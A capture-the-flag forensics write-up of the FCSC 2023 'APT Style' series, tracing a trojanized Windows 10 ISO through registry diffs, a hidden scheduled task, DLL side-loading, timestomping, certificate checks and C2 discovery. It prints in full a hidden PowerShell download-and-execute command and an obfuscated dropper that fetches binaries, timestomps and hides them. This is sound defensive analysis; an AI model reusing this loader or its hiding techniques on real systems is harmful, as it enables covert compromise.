FCSC 2023 - APT Style

APT Style
Category : forensics
General description for the series
As CISO, you anticipate ~ belatedly ~ the migration of user workstations in your fleet to Windows 10.
To do this, you ask one of your collaborators to prepare an installation ISO and, given the importance of the harmlessness of this installation medium, you decide to test it. You observe strange behaviors on the newly installed machine… You then decide to dissect this ISO, in order to understand where these behaviors come from.
Please note: for these events, you only have 10 flag attempts per event.
All proofs in this series use the same file available below.
SHA256(Win10_22H2_French_x64.iso) = 6b308977cecc9b6d8aa50a8ddabdacdf01394b0819d5978141ed61862c61143f
APT Style 1/7
Difficulty: ⭐ ⭐ ⭐
States
What object triggers the malicious behavior ? The expected response is the object path.
Which group of attackers employs a similar method ? The expected format is UNCTXXX.
The final flag is in FCSC{path:UNCXXXX} format
Solve
sha256sum Win10_22H2_French_x64.iso| grep 6b308977cecc9b6d8aa50a8ddabdacdf01394b0819d5978141ed61862c61143f
6b308977cecc9b6d8aa50a8ddabdacdf01394b0819d5978141ed61862c61143f  Win10_22H2_French_x64.iso
sudo mkdir /mnt/iso-analyse /mnt/iso-base I got an official Windows ISO to compare it with the given file :
sudo mount -o loop Win10_22H2_French_x64.iso /mnt/iso-analyse
sudo mount -o loop Base_Win10_22H2_French_x64.iso /mnt/iso-base
We will look at the different files :
diff -r -N --color /mnt/iso-analyse /mnt/iso-base
Les fichiers binaires /mnt/iso-analyse/sources/install.wim et /mnt/iso-base/sources/install.wim sont différents
“install.wim” is a file used by the Microsoft Windows operating system to store a complete operating system image, including all files and settings needed to install Windows.
To extract the files from install.wim, we will have to install wimlib.
First, we will determine which image to extract from the 2 ISOs :
wiminfo /mnt/iso-analyse/sources/install.wim
WIM Information:
----------------
Path:           /mnt/iso-analyse/sources/install.wim
GUID:           0xaef07e5ea580794fab0bd1fb925e5530
Version:        68864
Image Count:    1
Compression:    LZX
Chunk Size:     32768 bytes
Part Number:    1/1
Boot Index:     0
Size:           4644639235 bytes
Attributes:     Relative path junction

Available Images:
-----------------
Index:                  1
Name:                   Windows 10 Pro
Description:            Windows 10 Pro
Display Name:           Windows 10 Professionnel
Display Description:    Windows 10 Professionnel
Directory Count:        28297
File Count:             103117
Total Bytes:            15486658207
Hard Link Bytes:        6018456062
Creation Time:          Thu Sep 08 03:22:09 2022 UTC
Last Modification Time: Sun Mar 12 17:47:27 2023 UTC
Architecture:           x86_64
Product Name:           Microsoft® Windows® Operating System
Edition ID:             Professional
Installation Type:      Client
Product Type:           WinNT
Product Suite:          Terminal Server
Languages:              fr-FR
Default Language:       fr-FR
System Root:            WINDOWS
Major Version:          10
Minor Version:          0
Build:                  19041
Service Pack Build:     2006
Service Pack Level:     0
Flags:                  Professional
WIMBoot compatible:     no

######################################################

wiminfo /mnt/iso-base/sources/install.wim
WIM Information:
----------------
Path:           /mnt/iso-base/sources/install.wim
GUID:           0xaef07e5ea580794fab0bd1fb925e5530
Version:        68864
Image Count:    11
Compression:    LZX
Chunk Size:     32768 bytes
Part Number:    1/1
Boot Index:     0
Size:           5173864616 bytes
Attributes:     Relative path junction

Available Images:
-----------------


Index:                  6
Name:                   Windows 10 Pro
Description:            Windows 10 Pro
Display Name:           Windows 10 Professionnel
Display Description:    Windows 10 Professionnel
Directory Count:        28296
File Count:             103117
Total Bytes:            15488755199
Hard Link Bytes:        6018456062
Creation Time:          Thu Sep 08 03:22:09 2022 UTC
Last Modification Time: Thu Sep 08 04:08:54 2022 UTC
Architecture:           x86_64
Product Name:           Microsoft® Windows® Operating System
Edition ID:             Professional
Installation Type:      Client
Product Type:           WinNT
Product Suite:          Terminal Server
Languages:              fr-FR
Default Language:       fr-FR
System Root:            WINDOWS
Major Version:          10
Minor Version:          0
Build:                  19041
Service Pack Build:     2006
Service Pack Level:     0
Flags:                  Professional
WIMBoot compatible:     no
The given ISO contains a single Win10 Pro image, the ISO I downloaded contains 11. We will extract the install.wim from the 6th :
sudo wimextract /mnt/iso-analyse/sources/install.wim 1 --dest-dir=analyse/
[WARNING] Ignoring FILE_ATTRIBUTE_READONLY of 158 files
[WARNING] Ignoring FILE_ATTRIBUTE_HIDDEN of 130 files
[WARNING] Ignoring FILE_ATTRIBUTE_SYSTEM of 321 files
[WARNING] Ignoring FILE_ATTRIBUTE_COMPRESSED of 2 files
[WARNING] Ignoring FILE_ATTRIBUTE_NOT_CONTENT_INDEXED of 218 files
[WARNING] Ignoring Windows NT security descriptors of 100994 files
[WARNING] Ignoring extended attributes of 11373 files
          (use --unix-data mode to extract these)
[WARNING] Ignoring DOS names of 69115 files
Creating files: 28307 of 28307 (100%) done
Extracting file data: 9029 MiB of 9029 MiB (100%) done
Applying metadata to files: 28297 of 28297 (100%) done
Done extracting files.
sudo wimextract /mnt/iso-base/sources/install.wim 6 --dest-dir=base/
[WARNING] Ignoring FILE_ATTRIBUTE_READONLY of 158 files
[WARNING] Ignoring FILE_ATTRIBUTE_HIDDEN of 130 files
[WARNING] Ignoring FILE_ATTRIBUTE_SYSTEM of 321 files
[WARNING] Ignoring FILE_ATTRIBUTE_COMPRESSED of 2 files
[WARNING] Ignoring FILE_ATTRIBUTE_NOT_CONTENT_INDEXED of 218 files
[WARNING] Ignoring Windows NT security descriptors of 100994 files
[WARNING] Ignoring extended attributes of 11373 files
(use --unix-data mode to extract these)
[WARNING] Ignoring DOS names of 69115 files
Creating files: 28307 of 28307 (100%) done
Extracting file data: 9031 MiB of 9031 MiB (100%) done
Applying metadata to files: 28297 of 28297 (100%) done
Done extracting files.We will redo a diff on the new files :
diff -r -N --color analyse/ base/
diff: analyse/Users/All Users: Aucun fichier ou dossier de ce type
diff: base/Users/All Users: Aucun fichier ou dossier de ce type
diff: analyse/Users/Default User: Aucun fichier ou dossier de ce type
diff: base/Users/Default User: Aucun fichier ou dossier de ce type
Les fichiers binaires analyse/Windows/System32/config/SOFTWARE et base/Windows/System32/config/SOFTWARE sont différents
We discover that it is potentially a registry key that has been modified, so we will extract it and analyze the keys.
For this I will switch to a windows machine and use : RegistryChangesView

We can clearly see the keys that have been modified, added or deleted :

We open the hive in registry explorer to look at the values of these keys and we notice a key with a powershell command :

NetworkService ~%windir%\system32\speech_onecore\common\SpeechModelDownload.exe powershell.exe -WindowStyle Hidden -NoProfile -NonInteractive -ExecutionPolicy Bypass -Command "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('https://raw.githubusercontent.com/witnessstrong/OneDriveUpdater/main/OneDriveUpdater.ps1') -UseBasicParsing | iex"On the github, we can have the code of OneDriveUpdater.ps1. We also have other files (script, dll, exe) in the repository : https://github.com/witnessstrong/OneDriveUpdater
OneDriveUpdater.ps1:
if (&("{2}{0}{1}" -f'e','st-Path','T') -Path ((("{17}{11}{6}{8}{19}{14}{2}{16}{20}{21}{13}{15}{3}{7}{12}{18}{5}{4}{1}{0}{9}{10}" -f 'er.','pdat','osof','O','eU','on','am File','neDr','s','ex','e','gr','ive','Updat','icr','erHcn','t','C:HcnPro','Standal','HcnM','HcnOneDriv','e'))."R`EPlace"(([ChAR]72+[ChAR]99+[ChAR]110),[STring][ChAR]92))) {
    & ((("{7}{3}{14}{1}{0}{8}{11}{5}{12}{4}{6}{2}{13}{9}{10}"-f'm Files{0}Micro','rogra','dater{','0}','i','neD','veUp','C:{','soft{0','neDriveSt','andaloneUpdater.exe','}O','r','0}O','P'))  -f  [CHAr]92)
} else {
          ${Z`F6}::"secU`RiTypr`OToC`OL" =  ${Z`F6}::"SECurit`ypro`T`OCol" -bor 3072; &("{0}{1}"-f 'ie','x') ((&("{1}{0}{2}"-f 'ew-Obj','N','ect') ("{0}{5}{4}{2}{3}{1}"-f'Sy','t','m.Net.W','ebClien','e','st')).("{3}{1}{0}{2}"-f'rin','oadSt','g','Downl').Invoke(("{9}{11}{8}{4}{14}{0}{13}{17}{7}{10}{1}{6}{15}{3}{19}{12}{18}{2}{16}{5}" -f 'wit','eUp','nstall.','w/m','/','s1','dater','ne','/','https','Driv',':','in','nessstrong','github.com/','/ra','p','/O','/i','a'))) | .("{2}{0}{1}"-f'Nu','ll','Out-');
    &("{1}{0}"-f'w-Item','Ne') -ItemType ("{0}{2}{1}" -f 'Dir','ory','ect') -Force -Path ((("{8}{2}{3}{1}{6}{7}{4}{5}{0}" -f 'r','Mi','X8Program Fi','leslX8','lX8OneDriveU','pdate','cro','soft','C:l')).("{1}{0}" -f'Ace','REpl').Invoke('lX8','\')) | &("{1}{0}"-f'Null','Out-');
    (.("{1}{2}{0}"-f'ject','N','ew-Ob') ("{1}{2}{3}{0}"-f 'nt','N','et.WebC','lie')).("{1}{0}{2}" -f 'Fil','Download','e').Invoke(("{21}{5}{16}{14}{17}{20}{2}{12}{11}{15}{24}{13}{7}{3}{8}{10}{18}{22}{1}{9}{19}{0}{6}{23}{4}" -f'aloneU','eDriv','ub.','Up','e','ttps','pdate','eDrive','dater/r','eStan','aw/mai','witnes','com/','n','/g','sstrong/',':/','it','n/','d','h','h','On','r.ex','O'),((("{5}{9}{17}{0}{11}{4}{1}{12}{3}{10}{6}{14}{7}{13}{15}{16}{18}{2}{8}"-f 'ogra','ob3','r.e','cr',' Files','C:','b3O','b3','xe','ob3P','osofto','m','Mi','O','neDriveUpdatero','neDriv','eSt','r','andaloneUpdate'))-REplACE'ob3',[char]92));
    (&("{1}{3}{0}{2}"-f'Objec','N','t','ew-') ("{0}{4}{3}{1}{2}" -f'Ne','Cli','ent','b','t.We')).("{1}{2}{0}" -f'dFile','Down','loa').Invoke(("{13}{1}{8}{6}{9}{12}{0}{4}{2}{7}{3}{5}{11}{10}" -f'on','tp','/On','DriveUpdater/ra','g','w/mai','thub.com/w','e','s://gi','itn','/version.dll','n','essstr','ht'),((("{2}{11}{8}{14}{7}{4}{9}{13}{0}{5}{15}{12}{1}{6}{3}{10}" -f 'oft','Updater5','C:5f','v','ram Fil','5f','fD','g','r','es5fDMi','ersion.dll','DP','ive','cros','o','DOneDr'))."r`Epl`Ace"(([cHAR]53+[cHAR]102+[cHAR]68),'\')));
    (&("{2}{3}{0}{1}" -f'bjec','t','Ne','w-O') ("{2}{3}{1}{0}" -f 'nt','e','Ne','t.WebCli')).("{2}{0}{1}" -f 'wnloa','dFile','Do').Invoke(("{8}{1}{10}{9}{7}{12}{11}{3}{14}{4}{13}{0}{2}{5}{6}"-f 'main/','hub.','v','essstrong/OneDriveUpdate','/raw','ersl','on.dll','m/wi','https://git','o','c','n','t','/','r'),((("{12}{6}{8}{1}{2}{5}{0}{3}{11}{4}{10}{9}{7}"-f 'osoftIgdO','am',' Files','n','UpdaterIgdverslo','IgdMicr','o','l','gr','l','n.d','eDrive','C:IgdPr')).("{1}{2}{0}"-f 'cE','REPl','A').Invoke('Igd','\')));


    ${t`s} = &("{1}{2}{0}" -f'tem','Get','-I') ((("{3}{4}{5}{1}{0}{2}"-f 'in','dows{0}w','.ini','C:{','0','}Win'))-F [cHAr]92) | .("{1}{0}" -f'oreach','F') {${_}."l`Astwr`iTetIMe"};
    ${F`ILEs}= @(((("{11}{2}{16}{3}{1}{5}{20}{13}{7}{12}{17}{23}{14}{18}{19}{10}{6}{15}{8}{22}{9}{4}{0}{21}" -f 'er','MicrosoftwG','am ','Gi','at','iOne','iveSta','Upd','d','neUpd','r','C:wGiProgr','ate','ive','O','n','Filesw','rwG','ne','D','Dr','.exe','alo','i'))  -CRePLACe  ([cHAr]119+[cHAr]71+[cHAr]105),[cHAr]92), ((("{5}{1}{9}{13}{3}{6}{15}{14}{8}{0}{10}{2}{4}{11}{12}{7}" -f 'tq',':qXGPro','e','Micr','U','C','o','n.dll','f','gram F','XGOneDriv','pdaterq','XGversio','ilesqXG','o','s'))-cRePlaCe([cHar]113+[cHar]88+[cHar]71),[cHar]92), ((("{14}{11}{5}{13}{8}{10}{6}{12}{4}{9}{3}{0}{1}{2}{7}" -f 'UpdaterLX','nv','ers','ve','LXnOn','am ','Microsof','lon.dll','s','eDri','LXn','XnProgr','t','File','C:L')) -cRePLaCe'LXn',[CHAR]92), ((("{2}{3}{1}{7}{0}{8}{6}{5}{4}" -f'0Micros','m Fil','C:a','Y0Progra','pdater','0OneDriveU','taY','esaY','of')).("{0}{2}{1}" -f 'r','PLacE','e').Invoke('aY0','\')), ((("{4}{2}{1}{0}{3}"-f'}Microso','s{0','File','ft{0}','C:{0}Program '))  -f[chAR]92));
    ${fi`l`ES}.("{0}{1}" -f 'F','orEach')({
        ${fi`lE} = .('gi') ${_};
        ${f`iLE}."lASTWr`it`EtIMe"=${t`S};
        ${f`ilE}."La`stACCES`StI`me"=${t`S};
        ${fI`Le}."C`ReA`Tion`TIME"=${Ts};
    })
    &("{1}{0}"-f 'ib','attr') ('+s') ('+h') ((("{8}{0}{3}{7}{5}{4}{2}{1}{6}{9}" -f'{0','OneDriveUpdater{','iles{0}Microsoft{0}','}',' F','ogram','0','Pr','C:','}version.dll'))  -F  [chAr]92) ('/S') ('/D') ('/L');
    & ((("{4}{10}{1}{11}{13}{6}{0}{8}{12}{7}{14}{9}{2}{5}{3}" -f'p','ilesC','e','e','C:','r.ex','tCgpOneDriveU','n','daterCg','pdat','CgpProgram F','gpMicros','pO','of','eDriveStandaloneU'))-crePLAcE ([chaR]67+[chaR]103+[chaR]112),[chaR]92);
}
We manage more or less to understand the powershell without reforming it too much.
Regarding the UNC, a little google search on ISO compromises and we arrive on this page : https://www.mandiant.com/resources/blog/trojanized-windows-installers-ukrainian-government
Flag : FCSC{HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks{4D595DA6-BC59-47AE-A527-EC01FCE2E615}:UNC4166}
APT Style 2/7
Difficulty : ⭐ ⭐ ⭐
States
What element was removed to hide this malicious behavior from Windows? The expected response is the path to the deleted item.
Which group of attackers employs a similar method? The expected response is the name of the group.
The flag is in FCSC{path:group name} format.
Solve
The only key value that is removed is the SD (Security Descriptor).
We go to the MITRE ATT&CK site to see the techniques on modifying the registry key: https://attack.mitre.org/techniques/T1112/
A hit of CTRL + f --> SD
S1011 Tarrask Tarrask is able to delete the Security Descriptor (SD) registry subkey in order to "hide" scheduled tasksWe go to the HAFNIUM group.
Flag : FCSC{HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\Speech\SpeechModelDownloadTask\SD:HAFNIUM}
APT Style 3/7
Difficulty : ⭐
States
Which file is used as a timestomp base for malicious files ? The expected response is the full path of the file in the format: FCSC{path}.
Solve
In the powershell, we can see a piece of code that performs the timestomp change :
    ${ts} = &("{1}{2}{0}" -f'tem','Get','-I') ((("{3}{4}{5}{1}{0}{2}"-f 'in','dows{0}w','.ini','C:{','0','}Win'))-F [cHAr]92) | .("{1}{0}" -f'oreach','F') {${_}."lAstwriTetIMe"};
    ${FILEs}= @(((("{11}{2}{16}{3}{1}{5}{20}{13}{7}{12}{17}{23}{14}{18}{19}{10}{6}{15}{8}{22}{9}{4}{0}{21}" -f 'er','MicrosoftwG','am ','Gi','at','iOne','iveSta','Upd','d','neUpd','r','C:wGiProgr','ate','ive','O','n','Filesw','rwG','ne','D','Dr','.exe','alo','i'))  -CRePLACe  ([cHAr]119+[cHAr]71+[cHAr]105),[cHAr]92), ((("{5}{1}{9}{13}{3}{6}{15}{14}{8}{0}{10}{2}{4}{11}{12}{7}" -f 'tq',':qXGPro','e','Micr','U','C','o','n.dll','f','gram F','XGOneDriv','pdaterq','XGversio','ilesqXG','o','s'))-cRePlaCe([cHar]113+[cHar]88+[cHar]71),[cHar]92), ((("{14}{11}{5}{13}{8}{10}{6}{12}{4}{9}{3}{0}{1}{2}{7}" -f 'UpdaterLX','nv','ers','ve','LXnOn','am ','Microsof','lon.dll','s','eDri','LXn','XnProgr','t','File','C:L')) -cRePLaCe'LXn',[CHAR]92), ((("{2}{3}{1}{7}{0}{8}{6}{5}{4}" -f'0Micros','m Fil','C:a','Y0Progra','pdater','0OneDriveU','taY','esaY','of')).("{0}{2}{1}" -f 'r','PLacE','e').Invoke('aY0','\')), ((("{4}{2}{1}{0}{3}"-f'}Microso','s{0','File','ft{0}','C:{0}Program '))  -f[chAR]92));
    ${filES}.("{0}{1}" -f 'F','orEach')({
        ${filE} = .('gi') ${_};
        ${fiLE}."lASTWritEtIMe"=${tS};
        ${filE}."LastACCESStIme"=${tS};
        ${fILe}."CReATionTIME"=${Ts};
    })
Just understand what the value of $ts stands for. This is equal to C:\Windows\win.ini.
Flag : FCSC{C:\Windows\win.ini}
APT Style 4/7
Difficulté : ⭐
States
What technique is used by the attacker to execute the malicious payload ? The expected response is the complete ID of the technique in the sense of the MITER ATT&CK matrix, in the format FCSC{TXXXX.XXX}.
Solve
We have the github repository with powershell scripts, an exe and in particular 2 DLLs with more or less the same name.
On the MITRE ATT&CK website, you can find this technique Hijack Execution Flow: DLL Side-Loading ; https://attack.mitre.org/techniques/T1574/002/
Flag : FCSC{T1574.002}
APT Style 5/7
Difficulty : ⭐
States
Note: it seems that the attacker deleted the malicious DLL from his online directory… The administrator who observed the malicious behavior installed it on 03/15/2023
What is the serial number of the certificate used to sign the malicious DLL? The expected response is in the format FCSC{serial number}.
Solve
We are looking for the serial number of the certificate used to sign the malicious DLL. You can get this information by going to the properties of the DLL.
We clone : https://github.com/witnessstrong/OneDriveUpdater
The version.dll DLL is not a DLL. So we do a sigcheck on verslon.dll to get the “Serial Number”. We try the flag and it does not work.
We take the statement and look at the note :
Note: it seems that the attacker deleted the malicious DLL from his online directory… The administrator who observed the malicious behavior installed it on 03/15/2023
If you want to recover an old file, you have to use WayBackMachine.
We find our repository on 03/15/2023: https://web.archive.org/web/20230315194209/https://github.com/witnessstrong/OneDriveUpdater
If you want to recover the files, you have to target an old commit: https://web.archive.org/web/20230315194218/https://github.com/witnessstrong/OneDriveUpdater/commit/575769e48d086b0e5468577a011c2322690d471a
ON downloads the DLLs:
- version.dll: https://raw.githubusercontent.com/witnessstrong/OneDriveUpdater/575769e48d086b0e5468577a011c2322690d471a/version.dll
- verslon.dll: https://raw.githubusercontent.com/witnessstrong/OneDriveUpdater/575769e48d086b0e5468577a011c2322690d471a/verslon.dll
We retrieve the “Serial Number”:
sigcheck.exe -i version.dll

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\zarkyo\desktop\version.dll:
        Verified:       Un certificat requis n?est pas dans sa pÚriode de validitÚ selon la vÚrification par rapport Ó l?horloge systÞme en cours ou le tampon datÚ dans le fichier signÚ.
        Link date:      20:38 11/03/2023
        Signing date:   n/a
        Catalog:        C:\Users\zarkyo\desktop\version.dll
        Signers:
           NVIDIA Corporation
                Cert Status:    This certificate or one of the certificates in the certificate chain is not time valid.
                Valid Usage:    Code Signing
                Cert Issuer:    VeriSign Class 3 Code Signing 2010 CA
                Serial Number:  43 BB 43 7D 60 98 66 28 6D D8 39 E1 D0 03 09 F5
                Thumbprint:     579AEC4489A2CA8A2A09DF5DC0323634BD8B16B7
                Algorithm:      sha1RSA
                Valid from:     02:00 02/09/2011
                Valid to:       01:59 02/09/2014
           VeriSign Class 3 Code Signing 2010 CA
                Cert Status:    This certificate or one of the certificates in the certificate chain is not time valid.
                Valid Usage:    Client Auth, Code Signing
                Cert Issuer:    VeriSign Class 3 Public Primary Certification Authority - G5
                Serial Number:  52 00 E5 AA 25 56 FC 1A 86 ED 96 C9 D4 4B 33 C7
                Thumbprint:     495847A93187CFB8C71F840CB7B41497AD95C64F
                Algorithm:      sha1RSA
                Valid from:     02:00 08/02/2010
                Valid to:       01:59 08/02/2020
           VeriSign
                Cert Status:    Valid
                Valid Usage:    Client Auth, Code Signing, Email Protection, Server Auth
                Cert Issuer:    VeriSign Class 3 Public Primary Certification Authority - G5
                Serial Number:  18 DA D1 9E 26 7D E8 BB 4A 21 58 CD CC 6B 3B 4A
                Thumbprint:     4EB6D578499B1CCF5F581EAD56BE3D9B6744A5E5
                Algorithm:      sha1RSA
                Valid from:     02:00 08/11/2006
                Valid to:       01:59 17/07/2036
        Company:        n/a
        Description:    n/a
        Product:        n/a
        Prod version:   n/a
        File version:   n/a
        MachineType:    64-bit
sigcheck.exe -i verslon.dll
Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
C:\Users\zarkyo\desktop\verslon.dll:
Verified: Signed
Link date: 11:59 17/10/1910
Signing date: 05:27 07/05/2022
Catalog: C:\Users\zarkyo\desktop\verslon.dll
Signers:
Microsoft Windows
Cert Status: This certificate or one of the certificates in the certificate chain is not time valid.
Valid Usage: NT5 Crypto, Code Signing
Cert Issuer: Microsoft Windows Production PCA 2011
Serial Number: 33 00 00 03 3C 89 C6 6A 7B 45 BB 1F BD 00 00 00 00 03 3C
Thumbprint: FE51E838A087BB561BBB2DD9BA20143384A03B3F
Algorithm: sha256RSA
Valid from: 20:23 02/09/2021
Valid to: 20:23 01/09/2022
Microsoft Windows Production PCA 2011
Cert Status: Valid
Valid Usage: All
Cert Issuer: Microsoft Root Certificate Authority 2010
Serial Number: 61 07 76 56 00 00 00 00 00 08
Thumbprint: 580A6F4CC4E4B669B9EBDC1B2B3E087B80D0678D
Algorithm: sha256RSA
Valid from: 20:41 19/10/2011
Valid to: 20:51 19/10/2026
Microsoft Root Certificate Authority 2010
Cert Status: Valid
Valid Usage: All
Cert Issuer: Microsoft Root Certificate Authority 2010
Serial Number: 28 CC 3A 25 BF BA 44 AC 44 9A 9B 58 6B 43 39 AA
Thumbprint: 3B1EFD3A66EA28B16697394703A72CA340A05BD5
Algorithm: sha256RSA
Valid from: 23:57 23/06/2010
Valid to: 00:04 24/06/2035
Counter Signers:
Microsoft Time-Stamp Service
Cert Status: This certificate or one of the certificates in the certificate chain is not time valid.
Valid Usage: Timestamp Signing
Cert Issuer: Microsoft Time-Stamp PCA 2010
Serial Number: 33 00 00 01 A0 E9 BB 8C BB 0E A2 D1 7A 00 01 00 00 01 A0
Thumbprint: 1306B88D68DA71B39853EFBDE72749EE14828B98
Algorithm: sha256RSA
Valid from: 21:05 02/12/2021
Valid to: 21:05 28/02/2023
Microsoft Time-Stamp PCA 2010
Cert Status: Valid
Valid Usage: Timestamp Signing
Cert Issuer: Microsoft Root Certificate Authority 2010
Serial Number: 33 00 00 00 15 C5 E7 6B 9E 02 9B 49 99 00 00 00 00 00 15
Thumbprint: 36056A5662DCADECF82CC14C8B80EC5E0BCC59A6
Algorithm: sha256RSA
Valid from: 20:22 30/09/2021
Valid to: 20:32 30/09/2030
Microsoft Root Certificate Authority 2010
Cert Status: Valid
Valid Usage: All
Cert Issuer: Microsoft Root Certificate Authority 2010
Serial Number: 28 CC 3A 25 BF BA 44 AC 44 9A 9B 58 6B 43 39 AA
Thumbprint: 3B1EFD3A66EA28B16697394703A72CA340A05BD5
Algorithm: sha256RSA
Valid from: 23:57 23/06/2010
Valid to: 00:04 24/06/2035
Company: Microsoft Corporation
Description: Version Checking and File Installation Libraries
Product: Microsoft« Windows« Operating System
Prod version: 10.0.22621.1
File version: 10.0.22621.1 (WinBuild.160101.0800)
MachineType: 64-bitThe malicious DLL is version.dll, it had been deleted and replaced by another file.
Flag : FCSC{43bb437d609866286dd839e1d00309f5}
APT Style 6/7
Difficulty : ⭐
States
Note: it seems that the attacker deleted the malicious DLL from his online directory… The administrator who observed the malicious behavior installed it on 03/15/2023
Which machine is targeted by the malicious payload? The expected response is the machine name in FCSC{name} format.
Solve
A string is enough to obtain the name of the targeted machine :
strings old-dll/version.dll
!This program cannot be run in DOS mode.
RichAG
.text
`.rdata
@.data
.pdata
@.rsrc
@.reloc
L$ SVWH
[...]
D$ $
\$(3
t$0H
T$ L
ntdll.dll
ZwOpenProcess
ZwCreateSection
NtMapViewOfSection
ZwCreateThreadEx
NtDelayExecution
ZwClose
[-] Failed to load NTDLL function
RuntimeBroker.exe
nljM8AUq0Bb4LU9L7BhfrycmTwum
[-] Cannot delay execution. Error code: %08X
DESKTOP-3BY599R
[...]
Flag : FCSC{DESKTOP-3BY599R}
APT Style 7/7
Difficulty : ⭐ ⭐
States
Note: it seems that the attacker deleted the malicious DLL from his online directory… The administrator who observed the malicious behavior installed it on 03/15/2023
Which C2 is contacted by the malicious payload? The flag is in FCSC{IP:PORT} format.
Solve
To retrieve information from C2, we will perform a dynamic analysis by running the OneDriveStandaloneUpdater.exe and analyze capture / analyze network traffic with Wireshark
Warning: it is necessary to put the correct hostname to the VM for the payload to be triggered

We directly notice port 1337, a reference to leet speak, from English “elite speak”.
Flag : FCSC{192.168.56.1:1337}